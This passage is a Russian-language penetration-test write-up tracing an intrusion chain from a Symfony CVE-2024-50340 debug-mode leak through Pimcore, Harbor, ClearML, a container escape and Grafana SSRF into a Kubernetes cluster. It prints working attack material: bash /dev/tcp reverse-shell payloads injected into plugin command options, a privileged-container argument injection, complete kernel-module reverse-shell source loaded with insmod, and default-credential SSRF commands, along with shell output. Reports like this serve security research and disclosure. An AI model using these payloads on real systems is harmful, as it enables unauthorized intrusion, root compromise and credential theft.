

# Пробив внешнего периметра


## Эксплуатация CVE-2024-50340

Во время разведки внешнего периметра был обнаружен сервис на уязвимом к **CVE-2024-50340** symfony. Уязвимость заключалась в небезопасной обработке аргументов командной строки, при определенных конфигурациях сервера, параметры GET запроса могут быть интерпретированы как аргументы argv.

Обращение к ресурсу с GET параметром **?+---env=dev** позволило принудительно перевести приложение в dev mode, что привело к активации встроенных инструментов для дебага Symfony. При обращении к приложению в этом режиме, система предоставляет доступ к profiler'у, с помощью которого можно анализировать все приходящие http запросы, читать файлы проекта, а также раскрывает содержимое текущих переменных окружения.

Стоит упомянуть, что если активен эндпоинт **/\_fragment** (отдает ответ 403), то в таком случае полученное значение секрета **APP\_SECRET** из раскрытых переменных окружения позволит авторизоваться на упомянутом выше эндпоинте и достичь исполнения кода. Но в моем случае данный вектор был закрыт и пришлось искать дальнейшее развитие из полученных переменных среды


## Демонстрация утечки переменных среды



Среди переменных окружения была обнаружена переменная **PIMCORE\_INSTALL\_ADMIN\_PASSWORD**, в которой содержался пароль администратора платформы в открытом виде.

## Исполнение команд в плагине Pimcore

Далее на эндпоинте **/login** была обнаружена форма аутентификации платформы Pimcore. Полученные ранее учетные данные подошли и был получен доступ в админ панель сервиса



После этого я приступил к изучению встроенного функционала сервиса с целью поиска примитивов для исполнения кода. Было обнаружено, что в данную инсталляцию rimcore был добавлен кастомный плагин Process manager (<https://github.com/dpfaffenbauer/ProcessManager>) на github странице которого написано

You can also create Executables and run them with one click. (It's planned to integrate a CRON like Syntax for recurring tasks)

Позже было подтверждено, что данный плагин действительно позволяет запускать различные таски в рамках платформы, в том числе и исполнять код.

## Создание задания на исполнения команды

Processes
Process Log
Predefined execution Settings

Edit Pimcore Command (ID: UpplImport)

Settings
Actions
Loggers

Certificate

Restrict to permissions:
admin\_translations (admin\_translations)
Appearance & Branding (system\_appearance\_settings)
application\_logging (application\_logging)

Callback:

Command:
app:import:products-from-upp

Command options:
687 --processId=UpplImport `bash -c "sh -i >& /dev/tcp/0.0.0.0:443 0>&1" `

Unique execution:
☐

Cronjob:
Cronjob expression generator

Keep monitoring item versions:

Delete monitoring item after hours:

Hide monitoring items:
☐

Save configuration
Отмена

## Демонстрация исполнения кода на хосте

```

Listening on 0.0.0.0 443
Connection received on 0.0.0.0 4400
sh: 0: can't access tty; job control turned off
$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
app             1  0.0  0.5 276428 89528 ?        Ss   Dec08   0:04 php-fpm: master process (/usr/local/etc/php-fpm.conf)
app          14724  0.5  0.7 290680 119564 ?        S    10:47   0:21 php-fpm: pool www
app          14725  0.5  0.7 289400 121312 ?        S    10:47   0:21 php-fpm: pool www
app          14726  0.4  0.6 289276 105984 ?        S    10:47   0:16 php-fpm: pool www
app          14727  0.5  0.7 364040 126092 ?        S    10:47   0:19 php-fpm: pool www
app          14769  0.6  0.7 290408 117672 ?        S    10:50   0:22 php-fpm: pool www
app          14776  0.9  0.7 290292 122692 ?        S    10:50   0:32 php-fpm: pool www
app          14777  0.5  0.6 289320 109908 ?        S    10:51   0:17 php-fpm: pool www
app          14784  0.4  0.6 289184 113856 ?        S    10:51   0:16 php-fpm: pool www
app          14785  0.4  0.7 289156 123692 ?        S    10:51   0:15 php-fpm: pool www
app          14786  0.4  0.7 289348 123780 ?        S    10:51   0:15 php-fpm: pool www
app          14830  0.4  0.6 289136 113576 ?        S    10:54   0:14 php-fpm: pool www
app          14831  0.6  0.7 289416 122548 ?        S    10:54   0:20 php-fpm: pool www
app          14838  0.3  0.6 289076 112348 ?        S    10:54   0:13 php-fpm: pool www
app          14839  0.4  0.7 289032 116216 ?        S    10:54   0:14 php-fpm: pool www
app          15227  0.5  0.5 289092 89348 ?        S    11:24   0:08 php-fpm: pool www
app          15228  0.6  0.6 289032 110156 ?        S    11:24   0:09 php-fpm: pool www
app          15235  0.5  0.6 363840 110376 ?        S    11:24   0:08 php-fpm: pool www
app          15242  0.5  0.6 289120 98796 ?        S    11:25   0:08 php-fpm: pool www
app          15259  0.5  0.6 290412 109836 ?        S    11:26   0:07 php-fpm: pool www
app          15498  0.2  0.4 288868 80540 ?        S    11:40   0:01 php-fpm: pool www
app          15604  0.0  0.0      0      0 ?        Z    11:48   0:00 [sh] <defunct>
app          15605  0.0  0.0 2580   112 ?        S    11:48   0:00 sh -c /usr/bin/nohup /usr/bin/nice -n 19 /usr/local/bin/php /var/www/html/bin/console import:rawdata `setuid bash -c 'sh -i >& /dev/tcp/0.0.0.0:443 0>&1' --monitoring-item-id=1349 > /dev/null 2>&1 & echo $!'
app          15606  0.0  0.0 3928 3092 ?        Ss   11:48   0:00 bash -c sh -i >& /dev/tcp/0.0.0.0:443 0>&1
app          15607  0.0  0.0 2580 936 ?        Z    11:48   0:00 sh -i
app          15616  0.0  0.0      0      0 ?        Z    11:49   0:00 [sh] <defunct>
app          15617  0.0  0.0 2580   112 ?        S    11:49   0:00 sh -c /usr/bin/nohup /usr/bin/nice -n 19 /usr/local/bin/php /var/www/html/bin/console app:import:hybris-media `setuid bash -c 'sh -i >& /dev/tcp/0.0.0.0:443 0>&1' --monitoring-item-id=1350 > /dev/null 2>&1 & echo $!'
app          15618  0.0  0.0 3928 3092 ?        Ss   11:49   0:00 bash -c sh -i >& /dev/tcp/0.0.0.0:443 0>&1
app          15619  0.0  0.0 2580 952 ?        S    11:49   0:00 sh -i
app          15626  0.0  0.0 8184 4072 ?        R    11:49   0:00 ps aux

```

После лута хоста удалось вынести много полезных в рамках проекта находок, но киллчейн, о котором я хочу рассказать продолжился благодаря адресу внутреннего хранилища ОСI артефактов - Harbor

# Дамп учетных данных из образов Harbor

После попадания во внутреннюю инфраструктуру был обнаружен harbor, чье хранилище публичных образов содержало множество артефактов. Специально для этого случая был написан модуль для инструмента CloudExec (<https://github.com/cotsom/CloudExec>) для дампа всех OCI артефактов из Harbor.

## Дамп публичных образов из Harbor

```
cotsom@debian:~$ CloudExec registry [REDACTED] -M harbor --port 443 --timeout 200
[-----] 100

[*] [REDACTED]:443 - Registry

[*] [REDACTED]:443 - Harbor

[+] [REDACTED] (Artifacts: 1, Pulls: 8)
[
  {
    "created": "2026-05-13T02:21:49Z",
    "created_by": "BusyBox 1.38.0 (glibc), Debian 13"
  }
]

[+] [REDACTED] (Artifacts: 1, Pulls: 9)
[
  {
    "comment": "debuerreotype 0.17",
    "created": "2026-06-23T00:00:00Z",
    "created_by": "# debian.sh --arch 'arm64' out/ 'trixie' '@1782172800'"
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "LABEL maintainer=NGINX Docker Maintainers \u003cdocker-maint@nginx.com\u003e",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV NGINX_VERSION=1.31.2",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV NJS_VERSION=0.9.9",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV NJS_RELEASE=1~trixie",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV ACME_VERSION=0.4.1",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV PKG_RELEASE=1~trixie",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "ENV DYNPKG_RELEASE=1~trixie",
    "empty_layer": true
  },
  {
    "comment": "buildkit.dockerfile.v0",
    "created": "2026-06-24T01:22:24.483199105Z",
    "created_by": "RUN /bin/sh -c set -x \u0026\u0026 groupadd --system --gid 101 nginx \u0026\u0026 useradd --system --gid nginx --no-create-home \u0026\u0026 apt-get install --no-install-recommends --no-install-suggests -y gnupg1 ca-certificates \u0026\u0026 NGINX_0P6KEYS=\"573BFD6B3D8"
```


После дампа был обнаружен helm chart, в values.yml которого был захардкожен пароль от относящейся к кластеру clearml mongodb, в которой хранится вся информация о пользователях. При просмотре коллекций были обнаружены access keys пользователей в открытом виде, что позволило авторизоваться в целевом clearml под любым пользователем.

## clearml credentials из mongo collections

```
{
  "_id": '5dad0d1[REDACTED]9d5ea720',
  "name": '[REDACTED] Eduard',
  "created": ISODate('2024-05-07T09:18:30.109Z'),
  "role": 'user',
  "company": 'd1bd92a[REDACTED]b1e52b',
  "credentials": [
    {
      "key": '[REDACTED].eduard',
      "secret": '[REDACTED]',
      "last_used": ISODate('2025-03-02T20:09:54.516Z'),
      "last_used_from": '10.[REDACTED].237'
    },
    {
      "key": '[REDACTED]',
      "secret": '[REDACTED]'
    },
    {
      "key": '[REDACTED]',
      "secret": '[REDACTED]'
    }
  ],
  "email": '[REDACTED].eduard@[REDACTED]',
}
```

## Захват Clearml кластера

### Clearml access



В следствии изучения сервиса стало понятно, что любой авторизованный пользователь может запускать "эксперименты", которые представляют из себя различные задачи для работы с моделями, запускаемые в контейнерах. При запуске очередного эксперимента пользователь может передать в контейнер переменные окружения вида `-e foo=bar -e bar=foo`. Было обнаружено, что в данной форме возможен command injection, благодаря которому возможно как просто запустить привилегированный контейнер, так и выполнить код на целевом сервере. Таким

образом любой авторизованный пользователь имеет возможность скомпрометировать все ноды clearml кластера.

### Запуск привилегированного контейнера с ревшеллом



## CREATE EXPERIMENT

1 CODE — 2 ARGUMENTS — 3 ENVIRONMENT — 4 DOCKER — 5 RUN

Image

cotsom/pytorch:2.4.2-cuda11.8-cudnn9-runtime

Arguments

--privileged -v /:/host cotsom/pytorch:2.4.2-cuda11.8-cudnn9-runtime #

Startup Script

BACK

NEXT

SAVE AS DRAFT

## Исполнение кода в контейнере

```
id
uid=0(root) gid=0(root) groups=0(root)
# ls -la /host/root
ls -la /host/root
total 40
drwx----- 11 root root    255 Mar 20 19:00 .
drwxr-xr-x 21 root root   4096 Mar 20 22:27 ..
-rw-r--r--  1 root root    144 Mar 20 18:13 .Module.symvers.cmd
drwx-----  3 root root     17 Nov 18  2023 .ansible
-rw-----  1 root root   4054 Mar 20 18:05 .bash_history
-rw-r--r--  1 root root    663 Nov 18  2023 .bashrc
drwxr-xr-x  3 root root     17 Apr 23  2024 .cache
drwx-----  3 root root     20 Apr  5  2024 .config
drwx-----  2 root root     44 Nov 18  2023 .gnupg
drwxr-xr-x  3 root root     19 Mar 14  2024 .local
drwxr-xr-x  2 root root     23 Mar 20 18:59 .module
-rw-r--r--  1 root root    107 Mar 20 18:13 .modules.order.cmd
drwxr-xr-x  2 root root      6 Nov 18  2023 .osquery
-rw-r--r--  1 root root    161 Jul  9  2019 .profile
drwx-----  2 root root     79 Nov 18  2023 .ssh
drwxr-xr-x  2 root root     24 Jan 16  2024 .vim
-rw-----  1 root root  14658 Jan 16  2024 .viminfo
```

Была предпринята попытка зарегистрировать CVE, но вендор посчитал данное поведение ожидаемым, а также сообщил, что в конфиге возможно указать определенные аргументы, которые позволят ограничить передаваемые параметры командной строки.

## Переписка с вендором



**ClearML Security** <security@clearml.ai>  
 кому: security, мне ▾

ср, 12 нояб. 2025 г., 11:56 ☆ ☺ ↶ ⋮

Hi Cotsom,

The agent does support restricting the command line options passed to docker which will prevent this issue. The setting in the agent file is "agent.docker\_args\_filters" (see the configuration file reference [here](#)) and can also be set using the CLEARML\_AGENT\_DOCKER\_ARGS\_FILTERS environment variable. See documentation references [here](#) and [here](#).

In the agent's case, the no limitation is by design, as the system is designed for trusted users (in the end, the system orchestrates running arbitrary training and generic code running on the workload machines where the agents are running), but we fully allow admins to set this up in the secure way your were looking for when installing and deploying the agents.

В качестве побега на ноду clearml кластера был выбран более интересный путь, а именно запуск привилегированного контейнера и исполнение кода на хосте через подгрузку модуля ядра. Для этого прямо в контейнере был скомпилирован и загружен revshell.c:

```
#include <linux/kmod.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
static char command[50] = "bash -i >& /dev/tcp/172.0.0.1/443 0>&1";
char* argv[] = {"/bin/bash", "-c", command, NULL};
static char* envp[] = {"HOME=/", NULL};
```

```
static int __init connect_back_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit connect_back_exit(void){
printk(KERN_INFO "Exiting\n");
}
module_init(connect_back_init);
module_exit(connect_back_exit);

MODULE_LICENSE("GPL");
```

## Побег из контейнера через загрузку модуля ядра

```
# ls -la
ls -la
total 100
drwxr-xr-x 2 root root 23 Mar 20 21:59 .
drwxr-xr-x 11 root root 255 Mar 20 22:08 ..
-rw-r--r-- 1 root root 99384 Mar 20 21:13 module.ko
# insmod module.ko
insmod module.ko
#
```

```
186 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Mar 24 11:14:58 2025 from [REDACTED]
cotson@cotson:~$ nc -lvp 7071
Listening on 0.0.0.0 7071
Connection received on [REDACTED]
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@moderation-gpu-01:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@moderation-gpu-01:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
```

После побега из контейнера была захвачена гпу нода кластера, имеющая несколько видеокарт в своем распоряжении, но в продвижении нам помогли не они, а gitlab access token обнаруженный в `.bash_history` одного из пользователей после лута захваченного хоста.

ГПУ конфигурация скомпрометированного сервера

```
nvidia-smi
Mon Mar 24 15:05:14 2025

+-----+
| NVIDIA-SMI 550.54.15                  Driver Version: 550.54.15          CUDA Version: 12.4          |
+-----+-----+-----+-----+-----+-----+
| GPU  Name                Persistence-M | Bus-Id        Disp.A | Volatile Uncorr. ECC |
| Fan  Temp   Perf          Pwr:Usage/Cap |               Memory-Usage | GPU-Util  Compute M. |
|=====+=====+=====+=====+=====+=====+
|  0   NVIDIA A100 80GB PCIe            On          | 00000000:17:00.0 Off |              0      |
| N/A   38C    P0              73W / 300W | 63512MiB / 81920MiB |      0%    Default  |
|                               |                       |              Disabled |
+-----+-----+-----+-----+-----+-----+
|  1   NVIDIA A100 80GB PCIe            On          | 00000000:31:00.0 Off |              0      |
| N/A   36C    P0              72W / 300W | 3052MiB / 81920MiB |      0%    Default  |
|                               |                       |              Disabled |
+-----+-----+-----+-----+-----+-----+
|  2   NVIDIA A100 80GB PCIe            On          | 00000000:B1:00.0 Off |              0      |
| N/A   36C    P0              72W / 300W | 40193MiB / 81920MiB |      0%    Default  |
|                               |                       |              Disabled |
+-----+-----+-----+-----+-----+-----+
|  3   NVIDIA A100 80GB PCIe            On          | 00000000:CA:00.0 Off |              0      |
| N/A   51C    P0              87W / 300W | 50890MiB / 81920MiB |      0%    Default  |
|                               |                       |              Disabled |
+-----+-----+-----+-----+-----+-----+

+-----+
| Processes:                                |
| GPU   GI    CI          PID    Type    Process name                        GPU Memory |
|       ID    ID                                   |             Usage   |
+-----+-----+-----+-----+-----+-----+
|  0     N/A  N/A       1845217      C      tritonserver                        1250MiB |
|  0     N/A  N/A       2943170      C      tritonserver                        982MiB |
|  0     N/A  N/A       3267035      C      /usr/bin/python3                    61244MiB |
|  1     N/A  N/A       1845217      C      tritonserver                        1250MiB |
|  1     N/A  N/A       2862291      C      ...a/img_rating/rating_venv/bin/python 796MiB |
|  1     N/A  N/A       2943170      C      tritonserver                        980MiB |
|  2     N/A  N/A       1147983      C      /opt/tljh/user/bin/python           35978MiB |
|  2     N/A  N/A       1845217      C      tritonserver                        1250MiB |
|  2     N/A  N/A       2862291      C      ...a/img_rating/rating_venv/bin/python 1012MiB |
|  2     N/A  N/A       2943170      C      tritonserver                        1922MiB |
|  3     N/A  N/A       1845217      C      tritonserver                        1058MiB |
|  3     N/A  N/A       2943170      C      tritonserver                        980MiB |
|  3     N/A  N/A       3267470      C      ...unners/cuda_v12/ollama_llama_server 48824MiB |
+-----+-----+-----+-----+-----+-----+
```

Развитие атаки в Gitlab

После валидации glpat токена оказалось, что он предоставляет доступ к аккаунту, который имеет уровень доступа 40 (maintainer) в некоторых частных проектах, что позволило использовать частные групповые раннеры, недоступные рядовым пользователям.

Всего было обнаружено 2 вектора, позволяющих получить привилегии администратора продового k8s кластера.

Вектор 1: Компрометация сервисов в кластерной сети

Разведка кластера

Среди частных инстансов раннеров меня заинтересовал инстанс с припиской k8s, я надеялся, что данный нейминг означает, что раннер запускается в кластере и это оказалось правдой. Далее удалось исполнить код в контейнере раннера и тем самым получить доступ к сети k8s кластера.

У токена service account'a, найденного в поде не было никаких прав, capabilities у контейнера были дропнуты, интересных маунтов не наблюдалось, контейнер не использовал host namespaces, соответственно пришлось проводить разведку кластера, запрашивая PTR записи у kube-dns, с помощью k8spider (<https://github.com/Esonhugh/k8spider>).

## Обход network policy

После этапа разведки стало понятно, что до многих сервисов отсутствует сетевая видимость, скорее всего продвижение ограничивали написанные networkpolicy. Убедившись, что кластер не работает в режиме dual-stack, а pod из которого я работал не запущен в режиме **hostNetwork: true** и эти пути для обхода networkpolicy закрыты, было принято решение найти сервис, через который можно было бы получить полноценную сетевую видимость. Решение было найдено довольно быстро, а именно prometheus-grafana stack, который был задеплоен через стандартный helm chart, от чего grafana имела учетные данные по умолчанию - **admin:prom-operator**.

### Grafana с учетными данными по умолчанию

```
@scan:~$ curl -s -u admin:prom-operator ads-k8s-01-.../api/user | jq
{
  "id": 1,
  "uid": "belzpbveru9s0b",
  "email": "admin@localhost",
  "name": "",
  "login": "admin",
  "theme": "",
  "orgId": 1,
  "isGrafanaAdmin": true,
  "isDisabled": false,
  "isExternal": false,
  "isExternallySynced": false,
  "isGrafanaAdminExternallySynced": false,
  "authLabels": [],
  "updatedAt": "2025-05-15T20:12:26Z",
  "createdAt": "2025-05-15T20:12:26Z",
  "avatarUrl": "/avatar/46d229b033af06a191ff2267bca9ae56"
}
```

Данная находка означает, что мы можем создавать произвольные datasources и получить довольно гибкий ssrf за счет того, что в grafana существует api метод **/proxy/**, который позволяет отправить запрос по определенному протоколу, в зависимости от выбранного типа datasource, к указанному ресурсу и получить ответ.

Для проведения дополнительной разведки кластера, первым делом был выбран уже существующий prometheus datasource, который устанавливается вместе с основным деплоем helm chart'a.

С помощью запроса

```
curl grafana/api/datasources/proxy/1/v1/targets | jq
```

было получено описание всех подов, контейнеров и различных ресурсов находящиеся под мониторингом prometheus. После чего, отправляя запросы до имеющихся сервисов, путем

создания соответствующих datasources, было обнаружено, что на namespace **monitoring** не распространялись ограничивающие нас ранее network policy, а значит Grafana, от лица которой мы можем слать запросы имеет сетевую видимость до всех ресурсов кластера.

## Компрометация Longhorn

Разбирая сканы k8spider и вывод прометеуса, среди прочих мое внимание привлек сервис Longhorn, чьи UI и API из коробки доступны без какой либо аутентификации. Далее был создан источник данных, ссылающийся на longhorn api. В качестве типа источника данных был выбран **alertmanager**, так как он позволяет запроксировать любой http запрос на указанный ресурс.


По доступному функционалу и информации из гугла стало понятно, что longhorn представляет из себя распределённое блочное хранилище для k8s, которое предоставляет CSI-драйвер и StorageClass'ы для динамического provisioning'a, подключения и управления PV

Незамедлительно был поднят локальный kind кластер и задеплоен longhorn для тестов

```
kubectl apply -f
https://raw.githubusercontent.com/longhorn/longhorn/v1.8.0/deploy/longhorn.
yaml
```

